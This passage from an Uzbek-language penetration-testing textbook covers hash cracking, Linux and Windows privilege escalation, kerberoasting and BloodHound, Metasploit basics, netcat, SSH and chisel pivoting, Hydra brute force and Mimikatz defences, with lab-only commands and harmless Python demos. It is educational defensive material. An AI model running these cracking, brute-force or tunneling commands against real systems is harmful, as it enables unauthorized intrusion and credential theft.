$ hashcat -m 0 -a 0 mening_xeshlarim.txt rockyou.txt
```
MD5 lug'at hujumi

```bash
$ hashcat -m 1000 -a 3 ntlm_xesh.txt ?d?d?d?d?d?d
```
6 xonali raqamli parolni to'liq qidiruv (brute-force)

HUQUQNI OSHIRISH (PRIVILEGE ESCALATION)

Linux: SUID fayllar

SUID bit o'rnatilgan dastur egasi (ko'pincha root) huquqi bilan ishlaydi. Keraksiz SUID fayllar huquqni oshirish yo'li bo'lishi mumkin — shuning uchun muntazam tekshirish zarur.

```bash
$ find / -perm -4000 -type f 2>/dev/null
```
SUID bitli fayllarni topish

```bash
$ sudo -l
```
joriy foydalanuvchi sudo bilan nima qila olishini ko'rish

HUQUQNI OSHIRISH (PRIVILEGE ESCALATION)

linPEAS (nazariy)

Tizimdagi ko'plab huquqni oshirish yo'llarini (eski kernel, noto'g'ri fayl ruxsatlari, kron vazifalar) avtomatik tekshiruvchi skript — faqat o'z lab mashinangizda ishlating.

```bash
$ ./linpeas.sh | tee natija.txt
```
to'liq avtomatik audit (lab mashina)

HUQUQNI OSHIRISH (PRIVILEGE ESCALATION)

Windows: winPEAS (nazariy)

Linux'dagi linPEAS'ning Windows versiyasi: xizmat ruxsatlari, reyestr kalitlari va noto'g'ri sozlangan vazifalarni tekshiradi (faqat o'z test mashinangizda).

```bash
$ winPEASx64.exe
```
Windows lab mashinasida audit

HUQUQNI OSHIRISH (PRIVILEGE ESCALATION)

GTFOBins (nazariy)

Linux tizimida oddiy foydalanuvchiga sudo bilan ishlatish ruxsat etilgan, lekin noto'g'ri sozlangan standart dasturlar (find, vim, python va h.k.) orqali huquqni qanday oshirish mumkinligini ko'rsatuvchi ochiq katalog (gtfobins.github.io). Har bir yozuv "shu dasturni sudo bilan ishlatish ruxsati bo'lsa — mana shunday root qobig'iga chiqish mumkin" tarzida tuzilgan; himoya — sudo ruxsatlarini aniq, minimal buyruqlarga cheklash.

bash

```
$ sudo -l
qaysi dasturlarni sudo bilan ishlatish mumkinligini ko'rish — natijani GTFOBins bilan solishtiring
```

ACTIVE DIRECTORY ASOSLARI

AD tuzilishi

Active Directory — korporativ tarmoqda foydalanuvchi, kompyuter va ruxsatlarni markazlashtirib boshqaruvchi Microsoft tizimi. Domen kontrolleri (DC) autentifikatsiya uchun Kerberos protokolidan foydalanadi. Quyidagi domen nomi va IP faraziy LAB-AD muhitiga tegishli.

bash

```
$ nltest /dsgetdc:corp.lab
domen kontrollerini aniqlash (faraziy corp.lab)
```

ACTIVE DIRECTORY ASOSLARI

Kerberos va "kerberoasting" (nazariy)

Xizmat hisobi uchun so'ralgan Kerberos chiptasi (TGS) offlayn tekshirilishi mumkin, agar xizmat hisobining paroli zaif bo'lsa. Himoya: xizmat hisoblariga uzun, tasodifiy parol yoki guruh boshqaruvidagi hisob (gMSA) ishlating.

bash

```
$ GetUserSPNs.py corp.lab/foydalanuvchi1:parol1 -dc-ip 192.168.56.10 -request
faraziy LAB-AD, TGS chiptalarini so'rash
```

ACTIVE DIRECTORY ASOSLARI

BloodHound (nazariy)

AD ichidagi ruxsat va guruh munosabatlarini grafik ko'rinishda tahlil qilib, "eng qisqa yo'l domain admin'gacha" kabi zaif zanjirlarni topadi.

bash

```
$ bloodhound-python -u foydalanuvchi1 -p parol1 -d corp.lab -dc DC01.corp.lab -c All
faraziy LAB-AD ma'lumot yig'ish
```

TESKARI MUHANDISLIK VA ZARARLI DASTUR TAHLILI

Statik tahlil

Dasturni ishga tushirmasdan tuzilishini o'rganish: fayl turi, ichidagi matn satrlar, bog'langan kutubxonalar. Har doim izolyatsiya qilingan virtual mashinada, tarmoqdan uzilgan holda bajariladi.

bash

```
$ file namuna.bin
fayl turini aniqlash
```

bash

```
$ strings namuna.bin | less
o'qiladigan matn satrlarini chiqarish
```

bash

```
$ objdump -d namuna.bin | less
assembler kodini ko'rish (disassembly)
```

TESKARI MUHANDISLIK VA ZARARLI DASTUR TAHLILI

Sandbox tahlili (nazariy)

Shubhali faylni internetdan uzilgan, tiklanadigan (snapshot) virtual mashinada ishga tushirib, qanday fayl/tarmoq amallarini bajarishini kuzatish. Hech qachon shaxsiy yoki ish kompyuteringizda sinamang.

bash

```
$ sha256sum namuna.bin
```

faylni avval xeshlab, bilinadigan zararli dastur bazalari bilan solishtirish uchun

BULUT VA KONTEYNER XAVFSIZLIGI

Docker: zaif sozlamalarni tekshirish

Konteynerni root sifatida yoki ortiqcha ruxsat (--privileged) bilan ishga tushirish xavfli — konteynerdan chiqib, xost tizimga ta'sir qilish xavfi oshadi.

bash

```
$ docker run --rm -it ubuntu id
```

konteyner ichida qaysi foydalanuvchi ishlayotganini ko'rish

bash

```
$ docker inspect --format '{{.HostConfig.Privileged}}' konteyner_nomi
```

--privileged yoqilganmi tekshirish

BULUT VA KONTEYNER XAVFSIZLIGI

Kubernetes: RBAC asoslari (nazariy)

Rol asosidagi kirish nazorati (RBAC) kim qaysi resursga (pod, sir-maxfiylik) ruxsati borligini belgilaydi; "hamma narsaga ruxsat" (cluster-admin) rolini faqat zarur hollarda bering.

bash

```
$ kubectl auth can-i list secrets --as=foydalanuvchi1
```

berilgan foydalanuvchi huquqini tekshirish

BULUT VA KONTEYNER XAVFSIZLIGI

Bulutda maxfiy ma'lumotlarni saqlash

Kalit va parollarni kodga yoki ochiq konteyner image'ga yozmang — maxsus "secret manager" (masalan Vault, bulut provayderining o'z xizmati) ishlating.

bash

```
$ docker history --no-trunc image_nomi | grep -i parol
```

image qatlamlarida tasodifan qolib ketgan sirlarni qidirish

BULUT VA KONTEYNER XAVFSIZLIGI

ScoutSuite va Prowler

Bulut hisobingizning (AWS, Azure, GCP) sozlamalarini avtomatik tekshirib, "best practice"ga mos kelmaydigan joylarni (ochiq qolgan S3 bucket, haddan tashqari keng IAM ruxsati, shifrlanmagan disk) hisobot qilib beradi. ScoutSuite bir nechta bulut provayderini qo'llab-quvvatlaydi, Prowler esa AWS uchun ixtisoslashgan va CIS benchmark bilan solishtiradi — ikkalasi ham faqat o'qish huquqi (read-only) bilan ishlab, hech narsani o'zgartirmaydi.

bash

```
$ prowler aws --profile lab-readonly
```

faraziy, faqat o'qish huquqli lab AWS profilini tekshirish

BULUT VA KONTEYNER XAVFSIZLIGI

kube-hunter

Kubernetes klasteridagi zaifliklarni (ochiq qolgan API server, zaif RBAC, eskirgan versiya) tashqi hujumchi nuqtai nazaridan qidiradigan vosita; natijasi yuqoridagi "RBAC asoslari"da aytilgan muammolarni amalda qanday topish mumkinligini ko'rsatadi.

bash

```
$ kube-hunter --remote lab-k8s.test
faraziy, faqat o'z lab klasteringizga qarshi skanerlash
```

METASPLOIT ASOSLARI

Metasploit nima va kim ishlatadi

Metasploit — Nmap kabi vositalar topgan zaifliklardan amalda foydalanish (exploit) uchun tayyor modullar freymvorki: har bir modul ma'lum bir dastur versiyasidagi ma'lum zaiflik uchun yozilgan. Odatiy ketma-ketlik: avval razvedka/skan bilan zaif xizmat topiladi -> Metasploit'da mos modul tanlanadi -> nishon manzili (RHOSTS), port (RPORT) va yuklama (payload) sozlanadi -> "exploit" bilan sinaladi. Professional pentester buni kompaniya bilan yozma shartnoma (scope) asosida, faqat kelishilgan tizimda "tizim haqiqatan qanchalik himoyalangan" ekanini real hujum sifatida sinab ko'rish uchun ishlatadi; ruxsatsiz qo'llash qonun buzilishi hisoblanadi.

METASPLOIT ASOSLARI

Modul va yuklama arxitekturasi (demo)

Haqiqiy exploit kodi berilmaydi — quyidagi o'yinchoq model faqat Metasploit'ning ichki mantig'ini (modul, sozlamalar, nishon tekshiruvi) ko'rsatadi. Lab moduli faqat faraziy LAB-NET (192.168.56.0/24) tarmog'ini qabul qiladi, boshqa manzilni rad etadi.

bash

```
$ python3 exploit_modul_demo.py
modul/payload mantig'ini LAB-NET nishoni bilan sinash
```

python

```
$ cat <<'PYEOF' > exploit_modul_demo.py
"""Metasploit arxitekturasini tushunish uchun soddalashtirilgan o'yinchoq model.
Haqiqiy exploit kodi emas — faqat modul/payload mantiqini ko'rsatadi."""


class LabModul:
    """Faraziy lab moduli: faqat LAB-NET (192.168.56.0/24) ichidagi,
    ruxsat etilgan nishonni qabul qiladi (demo)."""

    def __init__(self, nom):
        self.nom = nom
        self.sozlamalar = {"RHOSTS": None, "RPORT": None, "PAYLOAD": None}

    def set(self, kalit, qiymat):
        if kalit not in self.sozlamalar:
            raise KeyError(f"Noma'lum parametr: {kalit}")
        self.sozlamalar[kalit] = qiymat
        print(f"{kalit} => {qiymat}")

    def tekshir(self):
        """Haqiqiy Metasploit bu yerda nishonni zaiflikka tekshiradi (check)."""
        if not all(self.sozlamalar.values()):
            return False
        return self.sozlamalar["RHOSTS"].startswith("192.168.56.")

    def exploit(self):
        if not self.tekshir():
            print("Nishon LAB-NET ichida emas yoki sozlamalar to'liq emas — to'xtatildi")
            return
        print(f"[DEMO] {self.nom} ishga tushdi: "
```

```
            f"{self.sozlamalar['RHOSTS']}:{self.sozlamalar['RPORT']} "
            f"-> yuklama '{self.sozlamalar['PAYLOAD']}' (bu yerda haqiqiy kod yo'q)")


modul = LabModul("lab/namuna_modul")
modul.set("RHOSTS", "192.168.56.101")   # faraziy LAB-NET manzili
modul.set("RPORT", 4444)
modul.set("PAYLOAD", "lab/generic/shell_lab")
modul.exploit()

tashqi = LabModul("lab/namuna_modul")
tashqi.set("RHOSTS", "8.8.8.8")          # LAB-NET'dan tashqari — demo rad etadi
tashqi.set("RPORT", 4444)
tashqi.set("PAYLOAD", "lab/generic/shell_lab")
tashqi.exploit()
PYEOF
$ python3 exploit_modul_demo.py
To'liq amaliy skript — nusxalang va sinab ko'ring
```

METASPLOIT ASOSLARI

msfconsole

Metasploit — ma'lum zaifliklar uchun tayyor modullar (exploit) va yuklama (payload)larni boshqaruvchi freymvork. Faqat o'z laboratoriya mashinangizga qarshi ishlating.

bash

```
$ msfconsole -q
konsolni ochish
```

bash

```
$ search type:exploit platform:linux apache
mos exploit modullarini qidirish
```

METASPLOIT ASOSLARI

Modul sozlash (nazariy)

Har bir modul uchun nishon (RHOSTS), port (RPORT) va yuklama (payload) ko'rsatiladi; "exploit" buyrug'i faqat shundan keyin ishga tushadi.

bash

```
$ use exploit/lab/namuna_modul
faraziy lab modulini tanlash
```

bash

```
$ set RHOSTS 192.168.56.101
faraziy LAB-NET nishon manzili
```

bash

```
$ set PAYLOAD lab/generic/shell_lab
faraziy lab yuklamasi
```

METASPLOIT ASOSLARI

auxiliary modullar

Har doim ham exploit shart emas: auxiliary modullar skanerlash, parol tekshirish kabi hujumsiz vazifalarni bajaradi.

bash

```
$ use auxiliary/scanner/lab/portscan
faraziy lab skaner moduli
```

NETCAT (NC) — TARMOQNING "SHVEYTSARIYA PICHOG'I"

Netcat nima va kim ishlatadi

Netcat ikki tugun orasida xom TCP/UDP ulanish o'rnatuvchi universal vosita: istalgan portga ulanish, portni tinglash, matn yoki fayl uzatish mumkin. Tarmoq administratorlari xizmat ishlab turganini tezkor tekshirish, diagnostika va fayl uzatish uchun ishlatadi. Ammo agar nc ulangan tomondan kelgan buyruqni to'g'ridan-to'g'ri qobiqqa (shell) uzatsa, bu "orqa eshik" (backdoor) vazifasini ham bajarishi mumkin — shuning uchun u "dual-use" (ham qonuniy, ham zararli maqsadda ishlatilishi mumkin bo'lgan) vosita hisoblanadi va ko'p antivirus/EDR uni kuzatuvga oladi.

bash
```
$ nc -zv 127.0.0.1 20-25
port ochiqligini tekshirish (faqat o'z mashinangiz)
```

bash
```
$ nc -l -p 5555
5555-portni tinglash (server, bitta terminalda)
```

bash
```
$ nc 127.0.0.1 5555
o'sha portga ulanish (boshqa terminalda) — matn yozing, ikkala tomon ko'radi
```

bash
```
$ nc -l -p 5555 > qabul.txt
kelgan ma'lumotni faylga yozish (fayl qabul qilish)
```

bash
```
$ nc 127.0.0.1 5555 < yuborilgan.txt
faylni yuborish (manba terminalda)
```

NETCAT (NC) — TARMOQNING "SHVEYTSARIYA PICHOG'I"

Netcat qanday ishlashini Python bilan tushunish

Quyidagi skript nc ning asosiy g'oyasini — soket orqali matn almashish — ko'rsatadi: bitta jarayon tinglaydi, ikkinchisi ulanadi. Faqat localhost'da ishlaydi, tashqi tarmoqqa chiqmaydi va qobiq (shell) ulamaydi.

bash
```
$ python3 mini_nc.py server
tinglovchi rejim (birinchi terminalda)
```

bash
```
$ python3 mini_nc.py client "Salom, bu demo"
ulanuvchi rejim (ikkinchi terminalda)
```

python
```
$ cat <<'PYEOF' > mini_nc.py
import socket
import sys

MANZIL = ("127.0.0.1", 6000)


def server():
    with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
        s.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
        s.bind(MANZIL)
        s.listen(1)
        print(f"Tinglanmoqda: {MANZIL[0]}:{MANZIL[1]} ... (Ctrl+C bilan chiqish)")
        ulanish, manzil = s.accept()
        with ulanish:
```

```
            print("Ulandi:", manzil)
            malumot = ulanish.recv(4096)
            print("Qabul qilindi:", malumot.decode(errors="replace"))


def client(xabar):
    with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
        s.connect(MANZIL)
        s.sendall(xabar.encode())
        print("Yuborildi:", xabar)


if __name__ == "__main__":
    if len(sys.argv) < 2 or sys.argv[1] not in ("server", "client"):
        print('Foydalanish: python3 mini_nc.py server | client "xabar"')
    elif sys.argv[1] == "server":
        server()
    else:
        client(sys.argv[2] if len(sys.argv) > 2 else "salom")
PYEOF
$ python3 mini_nc.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

NETCAT (NC) — TARMOQNING "SHVEYTSARIYA PICHOG'I"

Netcat'dan himoyalanish

Kerak bo'lmagan portlarni yoping (firewall), tinglovchi xizmatlar sonini minimal saqlang, chiquvchi trafikni ham monitoring qiling (ko'p backdoor "reverse shell" sifatida tashqariga ulanadi), EDR/antivirus ogohlantirishlarini e'tiborsiz qoldirmang.

bash

```
$ sudo ss -tulnp
```

qaysi portlar tinglanayotganini ko'rish

bash

```
$ sudo ufw status
```

firewall holatini tekshirish (Ubuntu/Debian)

TARMOQ PIVOTING VA TUNNELING

Maqsad

Pentester tashqi tarmoqdan faqat bitta serverga kira olishi mumkin, lekin haqiqiy nishon (masalan, ichki baza serveri) o'sha birinchi server orqaligina ko'rinadigan "ichki" tarmoqda joylashgan bo'ladi. Pivoting — shu birinchi nuqtani "ko'prik" sifatida ishlatib, undan ko'rinadigan ichki tarmoqqa chuqurroq kirish texnikasi; faqat yozma ruxsat etilgan, kelishilgan tarmoq chegarasida qo'llanadi.

TARMOQ PIVOTING VA TUNNELING

SSH tunnel (local va dynamic forwarding)

Qo'shimcha vosita o'rnatmasdan, SSH'ning o'zi bilan ichki tarmoqqa "tunnel" ochish mumkin: local forwarding bitta ichki portni tashqariga chiqaradi, dynamic forwarding (SOCKS proksi) esa butun ichki tarmoqqa proksi orqali kirish imkonini beradi.

bash

```
$ ssh -L 8081:192.168.56.20:80 foydalanuvchi@lab-server.test
```

ichki 192.168.56.20:80'ni mahalliy 8081-portga "tunnel" qilish (faraziy LAB-NET)

bash

```
$ ssh -D 1080 foydalanuvchi@lab-server.test
```

dinamik SOCKS proksi (1080-port) orqali butun ichki tarmoqqa kirish

TARMOQ PIVOTING VA TUNNELING

Chisel

Go tilida yozilgan, bitta fayldan iborat tunnel vositasi — HTTP orqali ishlagani uchun ko'p firewall/proksi uni oddiy veb-trafik deb o'tkazib yuboradi; server lab mashinada, klient tashqi mashinada ishga tushiriladi.

bash

```
$ ./chisel server -p 9000 --reverse
```

lab serverda tinglovchi ochish (faraziy)

bash

```
$ ./chisel client lab-server.test:9000 R:socks
```

klientdan SOCKS tunnelni "teskari" (reverse) ochish

TARMOQ PIVOTING VA TUNNELING

Ligolo-ng

Zamonaviy pivoting vositasi — tarmoq interfeysi darajasida (TUN) ishlaydi, shuning uchun pivoting qilingan ichki tarmoq xuddi o'zingizning mahalliy tarmog'ingizdek ko'rinadi va boshqa vositalar (masalan Nmap) to'g'ridan-to'g'ri ishlay oladi, alohida proksi sozlashga hojat qolmaydi.

TARMOQ PIVOTING VA TUNNELING

Pivoting'dan himoyalanish

Ichki tarmoqni "bitta devor ortida hammaga ishonchli" deb hisoblamang — segmentatsiya qiling, har bir zona o'z huquqiga ega bo'lsin; chiquvchi noodatiy ulanishlarni (masalan DNS yoki HTTP ustidan tunnel) monitoring qiling; serverlardan tashqariga keraksiz ulanishlarni firewall bilan bloklang.

HYDRA VA BRUTE-FORCE TUSHUNCHASI

Hydra nima va kim ishlatadi

Hydra — login va parol juftliklarini avtomatik, minglab kombinatsiyada sinovdan o'tkazib, to'g'risini topishga harakat qiluvchi brute-force vositasi (SSH, FTP, veb forma va boshqa ko'plab protokollarni qo'llab-quvvatlaydi). Kompaniyalar o'z xodimlarining parollari qanchalik "zaif"ligini (masalan, "parol123") tekshirish uchun, faqat o'z tizimlarida va yozma ruxsat bilan ishlatadi. Boshqa birovning akkauntiga ruxsatsiz kirishga urinish — jinoyat (noqonuniy kirish) hisoblanadi.

bash

```
$ hydra -l admin -P rockyou.txt ssh://127.0.0.1
```

faqat o'z lab SSH serveringizga, lug'at hujumi (nazariy)

HYDRA VA BRUTE-FORCE TUSHUNCHASI

Brute-force mantig'ini Python bilan tushunish

Quyidagi skript haqiqiy tarmoqqa chiqmaydi — xotiradagi o'yinchoq "login" funksiyasini sinaydi va ikkita narsani ko'rsatadi: (1) zaif, qisqa parol tezda topiladi, (2) urinishlar sonini cheklash (lockout) hujumni deyarli foydasiz qiladi.

bash

```
$ python3 bruteforce_demo.py
```

zaif parolni topish va himoya namunasi

python

```
$ cat <<'PYEOF' > bruteforce_demo.py
import itertools
import string
import time

HAQIQIY_PAROL = "ab12"              # faqat demo uchun, xotirada, tarmoqqa chiqmaydi
MAX_URINISH = 5                     # himoya: necha marta xato kirishga ruxsat


def login_xotirada(parol, urinishlar_soni):
```

```
    """Haqiqiy server emas — faqat tushuncha uchun lokal funksiya."""
    if urinishlar_soni >= MAX_URINISH:
        return "BLOKLANDI: juda ko'p xato urinish"
    return "OK" if parol == HAQIQIY_PAROL else "XATO"


def bruteforce_himoyasiz(uzunlik=4):
    """Himoyasiz tizim: cheksiz urinish mumkin — zaif parol tez topiladi."""
    harflar = string.ascii_lowercase + string.digits
    boshlandi = time.time()
    i = 0
    for i, kombinatsiya in enumerate(itertools.product(harflar, repeat=uzunlik), 1):
        taxmin = "".join(kombinatsiya)
        if taxmin == HAQIQIY_PAROL:
            return taxmin, i, time.time() - boshlandi
    return None, i, time.time() - boshlandi


def bruteforce_himoyali():
    """Himoyali tizim: MAX_URINISH dan keyin bloklaydi — hujum deyarli foydasiz."""
    for i in range(1, MAX_URINISH + 2):
        natija = login_xotirada("taxmin%d" % i, i - 1)
        print(f"  urinish {i}: {natija}")
        if "BLOKLANDI" in natija:
            break


parol, urinish, vaqt = bruteforce_himoyasiz()
print(f"Himoyasiz tizim: parol '{parol}' {urinish}-urinishda, {vaqt:.4f} soniyada
    topildi")
print("\nHimoyali tizim (urinish cheklovi bilan):")
bruteforce_himoyali()
PYEOF
$ python3 bruteforce_demo.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

HYDRA VA BRUTE-FORCE TUSHUNCHASI

Hydra'dan himoyalanish

Urinishlar sonini cheklang va vaqtinchalik bloklang (account lockout / rate limiting), kuchli va noyob parol talab qiling, 2FA yoqing (parol topilsa ham ikkinchi omil kerak bo'ladi), g'ayrioddiy ko'p xato kirish haqida ogohlantirish (alert) sozlang, "admin"/"root" kabi umumiy standart login o'rniga noyob foydalanuvchi nomlaridan foydalaning.

bash

```
$ sudo apt install fail2ban
```

ko'p xato SSH kirishni avtomatik bloklovchi vosita

MIMIKATZ VA POST-EXPLOITATION XAVFSIZLIGI

Mimikatz nima va kim ishlatadi

Mimikatz — Windows tizimida ishlab turgan lsass.exe jarayoni xotirasidan parollar, xesh qiymatlar va Kerberos chiptalarini chiqarib oladigan vosita. Bu post-exploitation bosqichida, ya'ni hujumchi (yoki ruxsatli pentester) allaqachon ma'muriy huquq bilan tizimga kirgandan keyin ishlatiladi — maqsad o'sha hisob ma'lumotlaridan tarmoqdagi boshqa tizimlarga o'tish ("lateral movement"). Shu sababli Mimikatz deyarli barcha antivirus/EDR tomonidan zudlik bilan zararli dastur sifatida bloklanadi va uni faqat izolyatsiya qilingan, ruxsat etilgan laboratoriya muhitida o'rganish mumkin. Xavfsizlik siyosati tufayli bu kitobda uning ishlash kodi berilmaydi — faqat mexanizmi va himoya choralari tushuntiriladi.

MIMIKATZ VA POST-EXPLOITATION XAVFSIZLIGI

Nega bu mumkin (texnik sabab)

Windows tarixiy sabablarga ko'ra (SSO — bir marta kirib, boshqa xizmatlarga qayta parol so'ralmasligi uchun) ba'zi autentifikatsiya ma'lumotlarini xotirada saqlab turadi. Ma'muriy huquqqa ega jarayon shu xotirani o'qiy olsa, saqlangan qiymatlarni chiqarib olishi mumkin. Shuning uchun himoya "parolni kuchli qilish" bilan emas, balki "xotiradan o'qishni qiyinlashtirish va ma'muriy huquqni cheklash" bilan boshlanadi.

MIMIKATZ VA POST-EXPLOITATION XAVFSIZLIGI

Himoya choralari

(1) Credential Guard — Windows 10/11 va Server'da virtualizatsiya asosida xotirani izolyatsiya qiladi, lsass xotirasini oddiy usulda o'qib bo'lmaydi. (2) LSA Protection (RunAsPPL) — lsass.exe ni "himoyalangan jarayon" qilib, imzosiz kod uni xotirasidan o'qiy olmaydi. (3) Ma'muriy hisoblarni kamaytirish va LAPS (Local Administrator Password Solution) — har kompyuterda noyob mahalliy admin paroli, bitta parol sizib chiqsa ham boshqa mashinalarga tarqalmaydi. (4) Tiered Administration — domen administratori hisobi oddiy ish stansiyasida hech qachon kirmasligi kerak. (5) EDR va Windows Defender'ning "Attack Surface Reduction" qoidalarini yoqish.

bash

```
$ powershell "Get-ComputerInfo | Select-Object DeviceGuardSecurityServicesRunning"
```

Credential Guard holatini tekshirish (Windows, lab mashina)

MIMIKATZ VA POST-EXPLOITATION XAVFSIZLIGI

Parolni xotirada saqlashning umumiy xavfi (Python bilan tushuntirish)

Mimikatz kabi vositalar nega ishlashi mumkinligini umumiy dasturlash nuqtai nazaridan ko'rsatuvchi demo: maxfiy qiymat xotirada ancha vaqt "tirik" qolishi mumkin, garchi o'zgaruvchi endi ishlatilmasa ham. Shuning uchun maxfiy ma'lumotni imkon qadar qisqa umr bilan, maxsus himoyalangan xotirada saqlash tavsiya etiladi.

bash

```
$ python3 xotira_ogohlik.py
```

nega "oddiy satr" maxfiy ma'lumot uchun yomon g'oya ekanini ko'rsatish

python

```
$ cat <<'PYEOF' > xotira_ogohlik.py
def satr_manzili(s: str) -> int:
    """CPython'da oddiy satrning xotiradagi joyini ko'rsatadi (faqat demo/o'qitish
       uchun)."""
    return id(s)


parol = "MaxfiyParol!2026"
print("Satr xotirada qoladi, hatto 'o'chirilgandan' keyin ham darhol tozalanmasligi
    mumkin.")
print("Manzil:", hex(satr_manzili(parol)))

del parol  # o'zgaruvchi yo'qoladi, lekin xotiradagi baytlar darhol 0 bilan to'ldirilmaydi
print("\nTavsiya: maxfiy ma'lumotni imkon qadar qisqa umr bilan ishlating,")
print("log yoki xatolik xabarlariga hech qachon chiqarmang,")
print("va OS darajasidagi himoyalangan xotira/kalit menejeridan (masalan, DPAPI,")
print("Credential Guard, HSM) foydalaning — oddiy o'zgaruvchida uzoq saqlamang.")
PYEOF
$ python3 xotira_ogohlik.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

VEB-ILOVA XAVFSIZLIGI VOSITALARI (DEVSECOPS)

Maqsad

Veb-sayt yoki ilova jamoatchilikka ochilishidan oldin, dasturiy ta'minot kompaniyalari sifat nazorati (QA) va DevSecOps jamoalari uni xatolarga tekshiradi — bu ishlab chiqish jarayonining bir qismi, alohida "hujum" emas.

VEB-ILOVA XAVFSIZLIGI VOSITALARI (DEVSECOPS)

Burp Suite

Veb pentestning sanoat standarti hisoblangan "intercepting proxy" platforma: brauzer va server orasidagi har bir so'rovni ushlab, qo'lda o'zgartirish (Repeater), parametrlarni avtomatik sinash (Intruder) va butun saytni xaritalash (Spider/Crawler) imkonini beradi. Bepul Community versiyasi qo'lda tahlil uchun, pullik Professional versiyasi esa avtomatik zaiflik skaneri bilan keladi; OWASP ZAP (pastda) uning bepul ochiq alternativi hisoblanadi.

VEB-ILOVA XAVFSIZLIGI VOSITALARI (DEVSECOPS)

Nikto

Veb-serverni skanerlab, eskirgan dastur versiyalari, xavfli standart fayllar (masalan, unutilgan admin panel) va sozlash xatolarini topadi.

bash

```
$ nikto -h http://127.0.0.1:8080 -output natija.txt
```

faqat mahalliy DVWA/Juice Shop lab (yuqorida ko'rsatilgan)

VEB-ILOVA XAVFSIZLIGI VOSITALARI (DEVSECOPS)

OWASP ZAP

"Intercepting proxy" — brauzer va server orasidagi trafikni ushlab ko'rsatadi, shunday qilib dasturchi ishlab chiqish bosqichidayoq so'rov/javobni ko'rib, zaifliklarni topa oladi. Grafik interfeysi bor, CI/CD quvuriga avtomatlashtirish uchun ham ulanadi.

VEB-ILOVA XAVFSIZLIGI VOSITALARI (DEVSECOPS)

Wapiti va Gobuster

Wapiti saytni avtomatik skanerlab batafsil hisobot beradi; Gobuster esa saytda yashiringan papka va fayllarni (masalan, unutilgan "backup" yoki ".git" fayllari) lug'at asosida qidiradi.

bash

```
$ gobuster dir -u http://127.0.0.1:8080 -w kichik_royxat.txt
```

faqat mahalliy lab, o'z lug'atingiz bilan

VEB-ILOVA XAVFSIZLIGI VOSITALARI (DEVSECOPS)

WafWoof

Sayt qanday himoya devori (Web Application Firewall) ishlatayotganini aniqlaydi — bu ma'lumot keyingi testlarni qaysi cheklovlarni hisobga olib rejalashtirish kerakligini bildiradi.

IJTIMOIY MUHANDISLIK (SOCIAL ENGINEERING) — FAQAT NAZARIY, KOD BERILMAYDI

Maqsad

Bu yerda texnologiya emas, insonning ishonchi va e'tiborsizligi qanchalik xavf tug'dirishi tekshiriladi — ya'ni xodimlar fishing xabarlarini qanchalik tez aniqlay olishini baholash. Bu mavzu boshqalardan farqli, chunki bevosita odamlarga qaratilgan; shu sababli kitobda hech qanday fishing xati shabloni yoki ishga tushiriladigan kod berilmaydi — faqat vositalarning maqsadi va qonuniy chegarasi tushuntiriladi.

IJTIMOIY MUHANDISLIK (SOCIAL ENGINEERING) — FAQAT NAZARIY, KOD BERILMAYDI

SET va GoPhish

SET (Social-Engineer Toolkit) — tashkilot ichida nazorat ostida "ta'lim kampaniyasi" yaratish freymvorki. GoPhish — simulyatsiya qilingan fishing xatlarini yuborib, kim bosganini kuzatuvchi boshqaruv paneli; natija shaxsiy ayblov uchun emas, balki o'quv dasturini yaxshilash uchun ishlatiladi.

IJTIMOIY MUHANDISLIK (SOCIAL ENGINEERING) — FAQAT NAZARIY, KOD BERILMAYDI

Wi-Fi va korporativ autentifikatsiyani sinash

Ba'zi vositalar xodimlar qanday tarmoqqa ulanishini (soxta SSID nomi orqali) yoki korporativ Wi-Fi autentifikatsiyasining mustahkamligini tekshiradi — bu ham faqat IT bo'limi tashabbusi va yozma ruxsat bilan amalga oshiriladi.

IJTIMOIY MUHANDISLIK (SOCIAL ENGINEERING) — FAQAT NAZARIY, KOD BERILMAYDI

Qonuniy chegara (eng muhim qoida)

Bu vositalar faqat tashkilot rahbariyati yozma ruxsat bergan, rejalashtirilgan "xavfsizlik ongini oshirish" dasturi doirasida ishlatiladi. Haqiqiy odamlarni ularning roziligisiz aldab, ma'lumot yoki pul olish — bu jinoyat (firibgarlik) hisoblanadi, hatto "faqat sinov edi" deyilsa ham.

ZAIFLIKLARNI AVTOMATIK BAHOLASH (VULNERABILITY ASSESSMENT)

Maqsad

Tizimdagi ma'lum (CVE bazasida qayd etilgan) zaifliklarni avtomatik aniqlash — bu "tashxis qo'yish" bosqichi, hali "davolash"ga o'tilmagan. Nmap (yuqorida alohida bo'limda) tarmoq va xizmatlarni xaritalasa, bu vositalar aynan "qaysi versiya qanday ma'lum zaiflikka ega" savoliga javob beradi.

ZAIFLIKLARNI AVTOMATIK BAHOLASH (VULNERABILITY ASSESSMENT)

OpenVAS

Keng qamrovli, professional darajadagi zaiflik skaneri; korporativ muhitda eng ko'p ishlatiladigan vositalardan biri, muntazam (har oy/chorak) tekshiruv uchun mo'ljallangan.

ZAIFLIKLARNI AVTOMATIK BAHOLASH (VULNERABILITY ASSESSMENT)

Nessus

OpenVAS'ga o'xshash, lekin tijorat (bepul "Essentials" versiyasi ham mavjud) zaiflik skaneri; qulay interfeysi va tez-tez yangilanadigan zaiflik bazasi tufayli korporativ muhitda keng tarqalgan — natijalar CVSS ball bo'yicha avtomatik ustuvorlashtiriladi.

ZAIFLIKLARNI AVTOMATIK BAHOLASH (VULNERABILITY ASSESSMENT)

Nuclei

Jamiyat tomonidan yozilgan minglab tayyor "shablonlar" (template) asosida tez skanerlaydi — har bir shablon bitta ma'lum zaiflik imzosini tekshiradi.

ZAIFLIKLARNI AVTOMATIK BAHOLASH (VULNERABILITY ASSESSMENT)

Lynis

Tizim sozlamalarini (fayl ruxsatlari, yoqilgan xizmatlar, parol siyosati) auditdan o'tkazib, "qattiqlashtirish" (hardening) bo'yicha tavsiya beradi — bu tarmoqqa emas, mahalliy tizimga qaratilgan.

```bash
$ sudo lynis audit system
mahalliy tizimni xavfsizlik bo'yicha tekshirish (faqat o'qiydi)
```

SUD EKSPERTIZASI VA ZARARLI DASTUR TAHLILI: QO'SHIMCHA VOSITALAR

Maltego

